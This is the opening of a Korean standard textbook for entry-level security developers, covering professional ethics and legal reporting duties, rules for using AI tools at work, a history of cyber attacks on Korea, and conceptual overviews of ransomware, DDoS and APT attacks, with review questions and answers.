보안개발 입직자 및 보안 역량 강화를 필요로 하는
직무 전환자를 위한 실무 지침서

보안개발자 양성용 표준교재

보안개발자의 기본 소양에서부터 사이버공격 이해,
표준·인증 체계, 시큐어코딩, 보안 설계 문서까지
실무 핵심 내용을 균형 있게 다룬 표준 학습서

고용노동부
HRDK 한국산업인력공단 Human Resources Development Service of Korea
ISC 정보보호 인적자원개발위원회 Information Security Industrial Skills Council

머 리 말

본 표준교재는 **보안개발 입직자** 및 **직무 전환자**를 대상으로, 초기 단계 인력에게 공통적으로 요구되는 핵심 역량을 체계적으로 정리한 교육용 교재이다. 보안의 기본 개념부터 현장 실무에 필요한 필수 요소까지 균형 있게 구성하여, **윤리관 함양**은 물론 **기초 이해**와 **실무 대응** 역량을 함께 갖춘 보안 인력 양성에 기여하는 것을 목적으로 한다.

이러한 목적을 바탕으로, 본 교재는 산업 현장에서 요구되는 보안개발자의 윤리의식과 도덕적 책임, 표준 및 인증 / 시큐어코딩 / 보안설계문서의 중요성을 주요 교육 내용으로 다루어, 조직이 요구하는 책임감 있고 체계적인 보안개발자의 역량을 함양할 수 있도록 구성하였다.

한편, 개발자 양성을 위한 코딩 교육과 주제별 심화 교재는 다수 존재하나, 대부분 '보안' 관점의 업무 수행에 대한 내용이 상대적으로 미비하거나 전문적인 주제를 방대하게 다루고 있어 기초단계에서 전반적인 역량 체계를 한눈에 파악하기에는 한계가 있다. 이에 본 교재는 보안개발자에게 요구되는 **핵심 역량을 하나의 교재로** 정리·통합한 교재라는 점에 의의가 있다.

또한, 교재의 활용가치를 높이기 위해 현장에 종사하는 기업 실무진의 자문을 반영하였으며, 실제 업무 수행 과정에서 참고할 수 있도록 **실무적 관점**에서 내용을 구성하였다.

본 교재는 보안개발자로서 준비해야 할 역량 체계에 대한 이해가 필요한 예비 인력은 물론, 조직 내에서 보안개발 인력의 역량 강화를 담당하는 실무자 및 관리자에게도 유용한 참고 자료가 되기를 기대한다.

목 차

01

보안개발자의 역할과 책임

01 보안개발자의 역할과 책임

1 보안개발자의 윤리와 사명

학습 목표

- 보안 개발 실무를 진행할 때 수행해야 하는 업무의 종류를 파악하고 이를 성공적으로 수행하기 위한 전략을 수립할 수 있도록 한다.

■ 보안 개발자의 윤리와 사명

보안개발자의 윤리와 사명

핵심 업무 영역	직업윤리 및 사명감	AI 환경 윤리 수칙
• **안전한 소프트웨어 개발:** 취약점 없는 코드 작성 및 보안 테스트 • **보안 구조 설계:** 망분리, 권한관리, 암호통신 구간 설계 • **취약점 진단:** 지속적 모니터링 및 패치 개발 • **침해 대응:** IDS/IPS, EDR, DLP 등 보안시스템 운영	• **법적 의무 준수:** 정보통신망법, 개인정보보호법 요구사항 이행 • **투명성과 정직성:** 취약점 발견시 정직한 인정 및 공유 • **공익 우선:** 사익 추구 금지, 필요시 내부고발 용기 • **지속적 학습:** 새로운 해킹기법 및 보안솔루션 연구	• **조직 거버넌스 준수:** 허가된 계정으로 추적 가능한 AI 서비스 이용 • **민감정보 보호:** 개인정보, 지적 재산을 AI 프롬프트에 입력 금지 • **결과물 검증 책임:** AI 환각 현상 고려한 사실 기반 검증 필수 • **창작물 구분:** AI 생성 내용과 자신의 창작물 명확히 구분 표시

■ 보안 개발자의 업무

○ 보안 개발자의 업무 범위는 기업 혹은 기관의 정보시스템을 사이버 공격으로부터 보호하고 개인정보를 포함한 데이터의 비밀성, 무결성, 가용성을 보장하는 것이라 정의할 수 있다.

○ 대한민국에서는 정보통신망 이용촉진 및 정보보호 등에 관한 법률(정보통신망법)과 개인정보보호법이 제정되어 있어 보안 개발자의 업무 범위를 법의 테두리 내에서 설명하는 것이 일반적인 것이 되어 있다. 이러한 국가의 기본 법률을 바탕으로 국내법을 적용받는 모든 조직들은 정보보호 정책을 수립하여 조직이 지속가능한 발전을 추구해야 한다.

- 보안 개발자는 마음속에 정보보호라는 분야가 조직을 보호하기 위한 정책과 연관이 되어 있다는 것을 항상 염두에 두어야 한다. 조직이 지속 가능하도록 하기 위한 다양한 활동 중 중요한 분야로 정보보호가 있으며, 이것을 보안 개발자가 실현하는 것이라는 인식을 갖는 것이다.
- 이러한 조직의 지속성을 보장하고 발전의 근간이 되어야 하는 목적을 달성하기 위해 보안 개발자는 조직의 정보보호 정책의 수립에 참여하고 해당 정책을 바탕으로 다음과 같은 업무를 수행하게 된다.
  - 안전한 소프트웨어 개발 : 소프트웨어가 개발되는 단계에서 취약점이 없는 결과물을 만들기 위한 기술적 기준을 준수하는 것을 말한다. 또한, 개발 결과물에 대해 보안 테스트를 수행하여 문제점을 발견하기도 한다. 외부에서 개발한 결과를 활용할 경우 이의 위험성을 파악해야 하고 활용한 외부 라이브러리에 대한 체계적 관리를 진행해야 한다.
  - 보안 구조 설계 : 조직이 정보시스템을 통해서 제공하는 서비스의 제공 방식 및 운영 체계가 안전하게 진행되도록 기획하고 이를 실행하도록 하는 과정을 말한다. 필요에 따라 망분리를 진행하거나, 서비스 제공 시스템을 물리적으로 여러 곳에 배치하는 등의 설계상 고려해야 하는 영역의 의사결정을 할 수 있다. 이 과정에서 시스템 운영 권한에 대한 관리, 암호 통신 구간의 지정 및 클라우드 서비스 활용 여부 결정을 하게 된다.
  - 취약점 진단 및 보안대책 제시 : 보안 개발자는 개발 및 운영 중인 서비스의 취약점을 진단하기 위한 활동을 지속적으로 진행해야 한다. 취약점 진단은 자체적으로 계획을 가지고 진행할 수 있고 제3의 기관을 통해 진행할 수 있다. 중요한 관점은 개발 및 운영되는 서비스에 취약점이 발견될 경우, 패치를 개발하여 보완하는 체계가 원활하게 진행되어야 한다는 점이다. 필요에 따라서 모의해킹을 통해 좀 더 공격적인 방식으로 취약점을 찾아낼 수 있다.
  - 인터넷 침해 모니터링 및 대응 : 보안 개발자는 서비스 운영환경에 대해서 모니터링을 진행하여야 한다. 해당 모니터링은 외부에서 유입되는 침해 시도 및 내부에서 유출되는 민감정보 및 개인정보를 대상으로 한다. 이러한 모니터링을 위해서 다양한 IDS/IPS, EDR, DLP 등의 정보보호시스템을 설치 운영해야 하며 이러한 도구를 활용하기 위한 전문적 지식을 보유해야 한다.

■ 직업윤리와 사명감

○ 보안 개발자의 직업윤리는 관련 **법률의 요구사항을 준수하는 것**으로부터 시작된다. 특히 정보통신망법과 개인정보보호법이 부과하고 있는 의무사항을 파악하고 이를 이행하는 것이 중요하다.

❖ 정보통신망법에서는 앞서 말한 보안 개발자의 업무에 해당하는 기술적·관리적 보호조치를 성실하게 취하는 것과 함께 침해사고 발생 시 24시간 이내에 사고 내용 및 대응 현황을 신고해야 하는 의무가 있다. 이는 정보시스템에 대한 전자적 침해가 단순한 개별 조직의 문제가 아니라 국가 전체에 영향을 줄 수 있는 상황에 대한 인식을 바탕으로 한 것이다. 한국 내의 다양한 침해사고 대응 사례를 통해 볼 때 대응 현황을 즉시 신고하는 것은 보안 개발자의 직업윤리를 바탕으로 이루어져야 하는 예시로 볼 수 있다.

❖ 개인정보를 다루는 보안 개발자의 경우 개인정보보호법에 따라 안전성 확보조치를 이행해야 한다. 이에 따르면 개인정보보호를 위한 내부 관리 계획 수립 및 시행, 개인정보에 대한 접근권한 통제, 개인정보 암호화, 접속기록의 보관 및 점검, 보안 프로그램 설치 및 업데이트 물리적 접근통제, 유출사고 대비 대응계획 수립, 개인정보의 안전한 파기 등의 조치가 요구된다. 특히 개인정보보호 분야에서는 의무적 안전조치를 소홀히 할 경우 과태료 처분을 받을 수 있다. 개인정보 유출 규모가 1000명 이상이거나 민감·고유정보가 포함된 경우 72시간 이내에 개인정보보호 위원회에 신고해야 할 뿐만 아니라 개인에게도 개별 통지를 해야 한다.

○ 보안 개발자는 업무 특성상 전문성을 기반으로 **타인 및 조직에 해를 끼칠 수 있기 때문에 남다른 직업윤리**가 요구된다. 이러한 직업윤리는 단순히 자신의 업무를 성실히 수행하는 차원을 넘어 **사회의 안전에 이바지한다는 사명의식**을 기반으로 한 것이어야 한다.

❖ 보안 개발자는 취약점 점검 과정에서 발견한 문제를 정직하게 인정·공유하고, 전문성을 바탕으로 이상적으로 해결할 수 있는 솔루션을 알고 있어야 하며, 필요에 따라 현실적인 보호대책을 적용할 수 있는 노하우가 있어야 한다.

❖ 보안 개발자는 자신의 지식을 이용하여 사적인 이익을 취하는 행위에 대한 경계심을 가져야 한다. 서비스의 취약점을 방치하여 사익을 취한다거나, 해킹 지식을 활용하여

정보를 탈취 및 판매하는 등의 행위가 범죄행위임을 명백하게 인식하는 직업윤리가 필요하다.

❖ 보안 개발자는 더 나아가 주변의 취약점을 악용하거나 해킹 지식을 사익을 위해서 활용하는 상황이 인지될 때 공익을 우선시하는 마음으로 우선 내부 협의를 통해 문제 해결을 시도하고 필요시 내부고발에 대한 용기를 가질 수 있어야 한다.

법 의무준수와 자발적 사명의식의 조화

법적 의무 준수		자발적 사명 의식
〈의미: 강제적·처벌 가능·최소 기준〉	의무준수와 자발적 노력의 필요	〈주도적·사회적 책임·높은 기준〉
• **정보통신망법** – 기술적·관리적 보호조치 이행 – 침해사고 발생 시 신고 – 24시간 이내 • **개인정보보호법** – 안전성 확보조치 이행 – 개인저보 유출 시 신고 및 통지 – **72시간 이내** – **1,000명 이상 유출 시** • **처벌 조항** – 의무 불이행 시 **과태료** – 국가 차원 보안 위협 인식	⟷	• **전문가적 책임** – 취약점 **정직한 인정** 및 공유 – 이상적 솔루션 제시 – 현실적 보호대책 적용 • **공익 우선** – **사익 추구 금지** – 내부고발 용기 – 사회 안전 이바지 • **지속적 학습** – **새로운 취약점** 연구 – 해킹기법 및 보안솔루션 학습 – 커뮤니티 활동 및 지식 공유

○ 정보보안 분야는 지속적으로 새로운 취약점이 등장하고 이를 방어하기 위한 대응 기술이 개발되는 형태로 발전한다. 보안 개발자는 지속적으로 새로운 정보를 확인하고 지식을 확장하는 것이 윤리성을 갖춘 보안 개발자의 기반임을 항상 기억해야 한다.

❖ 새롭게 발견되는 취약점을 파악하지 않고 있다면 보안 개발자는 이에 대한 발견을 할 수 없을 뿐만 아니라 이로 인해서 나타난 취약점의 악용 상황에 대해서 인지할 수 없다.

❖ 보안 개발자는 정보보안 분야의 새로운 해킹 기법, 보안솔루션의 등장 및 국내외 법규에 대해서 꾸준하게 관심을 갖고 변화에 대한 충분한 이해를 가져야 한다. 또한, 자신의 책임 영역 안에 존재하는 정보자산들이 이러한 변화에 대해 영향을 받는 것인지에 대한 고려를 지속적으로 진행해야 한다.

❖ 지속적인 지식의 확장을 위해서 정보보호 분야의 커뮤니티 활동을 권장하며 해당 커뮤니티를 통해서 정보를 수집할 뿐만 아니라 자신이 새롭게 알게 된 취약점을 포함한 정보보호 분야의 전문지식을 공유하는 활동에 관심을 가져야 한다.

2 AI 환경 속 윤리 수칙

학습 목표

- 생성형 AI를 기반으로 진행되는 개발 환경의 변화에서 보안 개발자의 업무 환경의 변화와 이에 대한 세부적 대응책을 파악하고자 한다.

■ AI 환경 속 보안개발자의 책임과 윤리

- 인공지능 활용에 있어서 가장 신경 써야 되는 부분은 LLM을 기반으로 한 질의응답 환경의 이용에 있다. 특히 최근 ChatGPT, Gemini, Claude와 같은 도구들이 일반 업무에 널리 활용되면서 기업의 경쟁력 강화 및 업무 성과의 질적 향상에 필수적 도구로 인식되고 있다. 이러한 상황에서 보안 개발자는 자신의 업무 영역 특성상 추가적으로 고려해야 할 윤리적 이슈가 있음을 기억해야 한다.
- 보안 개발자의 AI 서비스 이용의 기본 조건은 조직의 거버넌스 체계 내에 해당 서비스를 이용하는 것이 적법한 것인지에 대한 의사결정 결과이다.
  - ❖ 조직에서 제정한 안전한 AI 서비스 활용과 관련한 지침이 있는 경우, 이를 충분히 숙지하고 철저히 이행해야 한다.
  - ❖ 특히, 익명으로 AI 서비스를 이용하는 것을 지양하고, 추적 가능한 허가된 계정을 할당받아 서비스를 이용하는 기본 책임 추적 체계를 따라야 한다.
- 보안 개발자는 AI를 활용할 때 자신이 취득한 정보의 민감성을 고려해야 하며, AI와 협업하는 과정에서 프롬프트로 제공하는 정보가 유출될 가능성을 항상 인지하여야 한다.
  - ❖ 상용 AI 서비스에 프롬프트를 입력할 때는 개인정보, 기업의 지적재산, 기타 민감 정보를 포함하지 않아야 한다.
  - ❖ 기존에 개발된 소스코드를 활용해 개선이나 재개발을 수행할 경우, 해당 코드 내 지적재산으로 보호되는 영역을 명확히 정의해야 하며, 이를 프롬프트에 제공해서는 안 된다.
  - ❖ 필요시 자체적인 검색 증강 생성(RAG : Retrieval Augmented Generation)을 기반으로 온프레미스 서비스 환경을 구축하여 운영하는 것을 권장한다.

- AI를 활용함에 있어서 보안 개발자는 AI를 통해서 얻게 된 데이터, 정보 및 지식의 유효성(validity)에 대해 책임 의식을 가지고 검증하여야 한다.
  - AI 서비스에서 제공해 주는 결과는 환각현상(Hallucination)을 기반으로 생성된 것일 수 있으며, 해당 내용의 정확도 혹은 사실 기반 여부가 기대와 다를 수 있다.
  - 보안 개발자의 업무는 매우 정밀함을 요구하고 사실을 기반으로 진행되어야 한다. 만일 이러한 조건이 만족 되지 않는다면 이로 인해 심각한 사고가 발생할 가능성이 있다. 따라서, AI를 통해서 생성된 내용에 대해 검증의 책임이 보안 개발자 자신에게 있고 AI에게 책임을 전가할 수 없음을 인지해야 한다.
- 보안 개발자는 AI를 활용하여 얻은 결과물에 대해 자신의 창작물과 AI를 통해서 수집한 내용을 최대한 구분하여 제시하는 정직한 업무 습관을 가져야 한다.
  - AI를 통해 얻은 결과물을 자신의 지적 산출물로 간주하지 않아야 하며, AI가 생성한 내용임을 명확히 표기해야 한다.
- 만일 AI와 보안 개발자가 협업을 통해 얻게 된 산출물이 있다면, 사용한 프롬프트와 결과물에 대한 정보를 아카이빙해 두는 것을 권장한다.

핵심 요약

☑ 보안 개발자의 업무 영역별 세부 활동

안전한 소프트웨어 개발	• 기술적 기준 준수 • 보안 테스트 수행 • 외부 라이브러리 위험성 파악 • 체계적 관리 시스템 구축
보안 구조 설계	• 망분리 설계 • 시스템 물리적 배치 • 운영 권한 관리 • 암호 통신 구간 지정 • 클라우드 서비스 활용 결정
취약점 진단 및 보안대책	• 자체 취약점 진단 • 제3기관 진단 • 패치 개발 및 보완 • 모의해킹 수행
침해 모니터링 및 대응	• 외부 침해 시도 탐지 • 내부 정보유출 방지 • IDS/IPS, EDR, DLP 운영 • 전문 도구 활용 및 관리

☑ 보안 개발자의 직업윤리와 사명감

관련 법률의 요구사항 이행	• 정보통신망법: 보호조치 이행, 침해사고 24시간 내 신고 • 개인정보보호법: 안전성 확보 조치, 유출 시 72시간 내 신고
전문지식의 올바른 활용	• 취약점 정직한 공유 및 해결 • 사익 추구 금지
사회 안전에 대한 사명감	• 내부 감시 및 필요시 신고 • 국가 보안에 미치는 영향 인식 • 공익적 가치 실현
변화하는 보안 환경 적응	• 새로운 취약점 및 기술 동향 파악 • 커뮤니티 활동을 통한 지식 공유 • 지속적인 전문성 향상

☑ 보안 개발자의 AI 서비스 이용 규범

조직 거버넌스 준수	• 조직 내 AI 활용 지침 숙지 및 준수 • 익명 이용 지양, 허가된 계정으로 서비스 이용 • 책임 추적 가능한 체계 구축
정보보안 관리	• 개인정보, 지적재산, 민감정보 프롬프트 제공 금지 • 기존 소스코드의 지적재산 보호영역 명확히 정의 • 필요시 온프레미스 RAG 환경 구축 운영
결과물 검증 책임	• AI 환각현상으로 인한 부정확한 정보 가능성 인지 • 정밀성과 사실 기반의 업무 특성 고려 • 검증 책임은 보안 개발자 본인에게 있음을 인식
결과물 투명성	• 자신의 창작물과 AI 결과물 명확히 구분 표시 • AI 산출물에 대한 명시적 표기 • 협업 결과물의 프롬프트 및 과정 아카이빙

확인 문제

01 보안 개발자의 업무 영역 중 '안전한 소프트웨어 개발'에 해당하지 않는 것은?

① 망분리설계
② 기술적 기준 준수
③ 보안 테스트 수행
④ 외부 라이브러리 위험성 파악

02 보안 개발자의 직업윤리와 사명감에 대한 설명으로 옳지 않은 것은?

① 취약점 정직한 공유 및 해결
② 내부 감시 및 필요시 신고
③ 사익 추구 금지
④ 커뮤니티 활동 자제

03 다음 중 AI를 활용하는 보안 개발자가 고려 해야 할 규범에 해당하지 않는 것은?

① 국제적 규범 준수
② 정보 보안 관리
③ 결과물 검증 책임
④ 결과물 투명성

04 보안 개발자가 법률 요구사항을 준수할 때, 정보통신서비스 보호와 관련하여 가장 먼저 고려해야 할 법률은 무엇인가?

답 _____

05 AI 서비스를 활용할 때 보안 개발자가 결과물을 지속적으로 검증해야 하는 이유로, AI가 사실과 다른 문장을 생성하는 현상을 지칭하는 용어는 무엇인가?

답 _____

정답 01 ① 02 ④ 03 ① 04 정보통신망법 05 환각현상(Hallucination)

02

사이버 공격

02 사이버 공격

1 시대별로 알아보는 사이버 공격 유형

학습 목표

- 시대별 사이버 공격 사례를 파악하여, 향후 발생할 수 있는 사이버 공격을 예측하는 능력을 배양하기 위해 관련 지식을 파악한다.

■ 국내 사이버 공격의 특징과 변화 흐름

한국 사이버공격의 전반적 특성(정보통신환경과의 연관성)

인터넷 인프라 선도
- 1990년대 전국 인터넷망 서비스 시작
- 정부 서비스 정보통신망 기반 보편화
- 디지털 정부 조기 구축

국가 중심 보안정책
- 공인인증서 제도 운영
- 인터넷 실명제 서비스 제공
- 독특한 보안환경 조성

명확한 외부 위협
- 북한의 고도 해킹기술 보유 조직
- 국가 지원 사이버 공격
- 한국 인프라 표적 위협

신기술 조기도입
- 고속 무선통신 인프라
- 생활편의 전자정부 서비스
- 신기술 적극 적용 정책

○ 한국 사이버 공격의 전반적 특성은 한국이 갖고 있는 다음과 같은 정보통신환경과 연관되어 있다.

❖ 한국은 1990년대부터 인터넷망이 전국적으로 서비스가 되었을 뿐 아니라 정보통신망을 기반으로 한 정부 서비스의 제공이 보편화되었다.

❖ 정보보호 관련 정책으로 국가 중심의 공인인증서 제도 운영, 인터넷 실명제 서비스 제공을 통해 보안 환경이 조성된 점도 한국의 독특한 양상이다.

- ❖ 북한의 지원을 받으며 고도의 해킹 기술을 가진 조직이 한국 내 인프라를 공격하는 위협으로 존재한다.
- ❖ 정보통신분야 신기술 적용에 적극적으로 참여하여 고속 무선통신 인프라, 생활 편의 전자정부 서비스 등의 조기 도입이 이루어졌다.

○ 한국 사이버 공격을 시대별로 특징을 정리할 때 다음과 같이 구분할 수 있다.

- ❖ (1기) 한국의 기반 시설에 대한 대규모 공격 수행(2003-11) : 2003년, SQL 슬래머 웜(Slammer Worm)을 통한 DNS 서버 대상 공격은 국내 인터넷 기반 서비스의 접근이 원천 봉쇄되는 상황을 만들었고, 2009년의 7.7 DDoS* 공격은 북한의 사이버 공격으로 좀비 PC를 활용하여 한국과 미국의 주요 국가 기관을 공격하였다.

> 7·7 DDoS 공격으로 약 11만 대의 좀비 PC가 정부기관, 포털, 은행 사이트를 공격해 전산망이 마비된 사건을 계기로, 이를 경각심 있게 기억하자는 취지에서 매년 7월 둘째 주 수요일을 '정보보호의 날'로 지정하였다.

- ❖ (2기) 사이버 테러를 통한 방송사, 국가 기반 시설, 주요 인사 공격(2013-14) : 2013년, 사이버 테러 공격을 통해 국내 주요 방송사와 은행 전산망 PC에 악성코드가 감염되어 시스템이 파괴되는 사고가 있었고, 2014년에는 한국수력원자력의 개인정보와 기밀정보를 탈취하는 사고가 있었다.
- ❖ (3기) 신용카드사 및 인터넷 서비스 기업의 개인정보 유출(2014-17) : 개인정보 유출 사고의 이면에는 용역사를 통한 내부자 유출 및 북한 해킹 그룹의 해킹 시도가 있었으며, 해커의 금전적 요구가 이어지는 특이점이 있었다.
- ❖ (4기) 랜섬웨어의 전 세계 확산 및 국내 다수 기업에 전파(2017-20) : 2017년도의 워너크라이 랜섬웨어(WannaCry)*는 국내에서 막강한 영향력을 끼치며 국민들의 삶에 사이버 공격의 영향이 직접적 영향을 미치게 되었고, 국내의 중소 인터넷 서비스 기업에까지 랜섬웨어가 전파되었다.

> 2017년 5월 발생한 워너크라이(WannaCry) 대규모 공격은 미국, 영국, 인도, 러시아 등 전 세계 150여 개국에서 30만 대 이상의 컴퓨터를 감염시키며 수십억 달러 규모의 피해를 초래했다.

- ❖ (5기) AI 활용 공격에 대한 우려 및 대규모 통신사에 대한 공격(2020-25) : AI 서비스가 범용화되면서 공격자도 이를 적극적으로 활용하는 사례가 나타나고 있으며, 국내 핵심 통신 인프라를 담당하는 기업들의 해킹사고로 국민들의 일상에 불안과 혼란이 가중되었다.

- 이러한 과정을 거치면서 국내 기업들은 정보보호의 중요성을 인식하고 책임성 있는 정보의 관리와 최고 수준의 보안 개발자의 양성과 채용의 필요성을 인식하게 되었다.

○ 한국의 사이버 공격 사례들을 기반으로 나타나는 주요 공격 기법은 다음과 같이 요약될 수 있다.

- 웜(Worm)을 활용한 공격 : 악의적 목적의 소프트웨어를 만들고, 해당 소프트웨어가 자발적 복제를 인터넷망을 통해서 수행하도록 하는 형태의 공격 기법이다.
- 분산서비스거부(DDoS) 공격 : 좀비 PC를 활용하여 봇넷(Botnet)을 구축하여 봇들이 공통의 명령을 받아 동시에 공격 대상에 과도한 서비스 요청이나 네트워크 패킷을 전송하는 공격이다.
- 고도화된 지속적 위협(APT: Advanced Persistent Threat) 공격 : 공격 대상에 대해 지속적인 모니터링을 진행해 약점을 찾고, 해당 약점을 악용하는 적절한 시기를 찾아 공격을 감행함으로써 성공확률을 높이는 형태의 공격이다.
- 스피어 피싱(Spear Phishing) 공격 : 피싱 대상을 특정하고 대상의 특징 및 주변인을 파악하여 세부적인 개인정보 및 계정 정보까지 얻어내기 위한 다양한 시도를 하는 일련의 행위를 지칭하는 것이다.
- 내부자 위협 공격 : 용역사 직원이나 내부 직원 중 금전 목적 또는 원한관계로 인하여 내부정보를 유출하는 형태의 공격이다. 대량의 개인정보 유출이나 핵심 기밀정보의 통로가 될 수 있다.
- 시스템 파괴형 공격 : 공격 대상이 되는 시스템들에 대해서 마스터 부트 레코드(MBR ; Master Boot Record)를 파괴하거나 하드디스크를 파괴하는 등의 정보자산을 파괴하는 공격이다.
- 랜섬웨어 공격 : 공격 대상에 랜섬웨어가 전달되어 구동된 경우 데이터가 암호화되고 이를 복호화하기 위한 키(key)를 가지고 있다고 하면서 암호화폐의 입금을 요구하는 형태로 진행된다. 공격자가 이메일이나 SNS를 통해 랜섬웨어를 전달하는 경우가 많으나, 소프트웨어의 취약점을 악용하여 웜 형태로 전파하는 경우도 있다.
- 웹사이트 변조 : 웹페이지를 변조하려면 웹 데이터가 저장된 파일시스템 영역에서 공격자가 특정 파일을 변경할 수 있는 권한을 획득해야 한다. 이는 웹 데이터가 저장된 파일시스템의 권한 관리가 안전하게 이루어지지 않은 상황에서 발생한다.

❖ 공급망 공격 : 소프트웨어가 구동되는데 필요한 API, 플랫폼 등의 취약점이 악용 가능할 경우 해당 API 및 플랫폼을 활용하는 모든 소프트웨어가 위험에 취하게 된다. 이렇게 공통으로 활용되는 기술의 문제점을 파악하여 악용하는 공격을 공급망 공격이라 한다.

❖ 취약점 악용 : SQL 서버의 버퍼 오버플로(buffer overflow) 문제를 악용한다거나 윈도우즈 SMB 취약점*을 악용하는 등의 소프트웨어가 갖고 있는 결함을 파고들어 일반적이지 않은 데이터를 주입하거나 파일을 전달하여 악의적 명령어를 실행하는 시도를 하는 것을 말한다.

마이크로소프트 윈도우의 파일 공유 프로토콜인 SMB의 보안 취약점을 가리키며, 대표적으로 워너크라이(WannaCry) 랜섬웨어와 컨피커(Conficker) 웜이 이 취약점을 악용해 전파되었다.

❖ 백도어 설치: 공격 대상에 대한 접근 권한을 획득한 뒤, 해당 시스템·네트워크에 계속해서 손쉽게 접근할 수 있도록 소프트웨어를 설치하거나 설정을 변경하는 행위를 말한다.

❖ 소셜 엔지니어링(social engineering) : 공격 대상 시스템이나 네트워크에 접근하기 위해 관리자에게 전화·이메일·대면 등으로 접촉하여 공격에 성공하는 데 필요한 정보를 얻는 모든 행위를 말한다. 이를 통해 공격자는 계정 정보나 그와 관련된 단서를 직·간접적으로 획득할 수 있게 된다.

2 대표적인 사이버 공격 기법

학습 목표

- 사이버 공격 중 대표적인 공격 유형을 학습하여 보안 개발자로서 알고 있어야 하는 기본적인 지식을 이해한다.

■ 사이버 공격의 이해

○ 대표적 공격 기법을 설명하기 전에 보안 개발자가 사이버 공격 기법을 파악할 때 고려해야 하는 사항을 살펴보자. 보안 개발자는 다음과 같이 사이버 공격 기법의 각 단계를 파악하고 있어야 하며 공격이 악용하는 주요 취약한 특성에 대해서 파악해야 한다.

❖ 공격 대상에 대한 이해 : 공격자가 관심을 갖는 공격 대상에 대해서 파악하여 해당 대상에 접근하는 다양한 접근 경로를 사전에 알고 있어야 한다.

❖ 공격이 활용하는 취약점에 대한 이해 : 공격자들은 취약점의 악용을 통해 공격의 목적을 달성한다. 보안 개발자는 보안 관리 대상 네트워크/시스템 및 공격의 대상이 될 수 있는 정보자산의 취약점을 수시로 파악해야 한다.

❖ 공격 메커니즘의 이해 : 공격 기법이 취약점을 악용하여 공격 대상에 접근하는 과정의 각 단계를 메커니즘으로 정의한다. 보안 개발자는 각 단계의 파악과 함께 공격자가 남기게 되는 단계상의 흔적에 대해서 파악하고 있어야 한다.

■ 대표적인 사이버 공격 기법

○ 대표적 공격 기법 1. **랜섬웨어 공격**


- ❖ 랜섬웨어가 공격대상의 파일 시스템에 접근하기 위해서는 이를 허용하는 과정이 요구된다. 이러한 과정에서 무심코 악성코드를 유포하는 웹페이지에 접근하거나 이메일로 전달된 랜섬웨어를 다운로드 받는 사람의 실수가 주된 문제가 된다.
- ❖ 또한, 랜섬웨어 악성코드가 성공적으로 파일시스템에 접근하는 과정에서 RDP (Remote Desktop Protocol)의 취약한 특성을 악용하거나, 원격에서 악성코드를 실행할 수 있는 소프트웨어 취약점을 악용한다.
- ❖ 랜섬웨어는 먼저 감염대상 시스템의 파일시스템에 접근하여 파일들을 암호화한다. 이후 파일들을 대칭키로 암호화 하고, 해당 대칭키를 공개키로 암호화하고, 개인키를 공격자가 보유한다.
- ❖ 파일시스템의 각 디렉토리에 복구 안내문을 생성하고, 파일복호화에 필요한 키의 대가로 금전을 요구한다.

○ 대표적 공격 기법 **2. 분산서비스거부 공격 (DDoS Attack)**

❖ 분산서비스거부 공격을 위해서 멀웨어(Malware)를 전파하여 설치토록 하고 이를 통해 다수의 좀비 PC를 생성한다. 좀비 PC를 원격으로 제어하기 위해 C&C(Command & Control) 서버를 운영하고, 이 서버와 좀비 PC 간 통신은 여러 단계를 거쳐 상호 전달되며 메시지 내용을 암호화해 식별을 어렵게 한다.

❖ 공격 개시 시점을 특정 시간으로 지정하여 동시에 공격 대상에 공격을 수행한다. 공격을 위해서 통신 프로토콜의 특성을 악용(SYN Flood, Ping of Death)하거나 네트워크 대역폭을 고갈(UDP Flood, ICMP Flood) 시키는 메시지를 전송한다.

❖ 분산서비스 공격이 진행되면 정보자산에 대한 접근이 어려워지거나 고객에게 제공하는 서비스의 접근이 안 되는 상황이 발생한다.



○ 대표적 공격 기법 **3. 고도화된 지속적 위협(APT) 공격**

❖ APT 공격은 특정 공격 하나를 지칭하는 것이 아니라 특정 개인 혹은 조직을 공격 대상으로 정하고, 지속적으로 정보를 수집하는 과정을 통해 점차적으로 공격의 목적을 달성해 나가는 기법을 지칭한다. 먼저 조직의 인프라 및 직원 정보를 수집한 뒤, 초기 침투 단계에서 스피어피싱을 이용해 보안이 상대적으로 취약한 주변 인물을 먼저 공격하는 경우도 있다.

❖ 통상적 공격의 목표인 권한 상승을 위한 취약점 악용을 지속적으로 진행하는 과정에서도 발각되지 않는 수준의 공격을 수행하기 위해 조심한다. 지속적으로 내부 이동(Lateral movement)를 진행하면서 접근 가능한 내부망을 탐색하며 최종적으로 목표 데이터를 압축 및 암호화하여 외부로 반출한다.

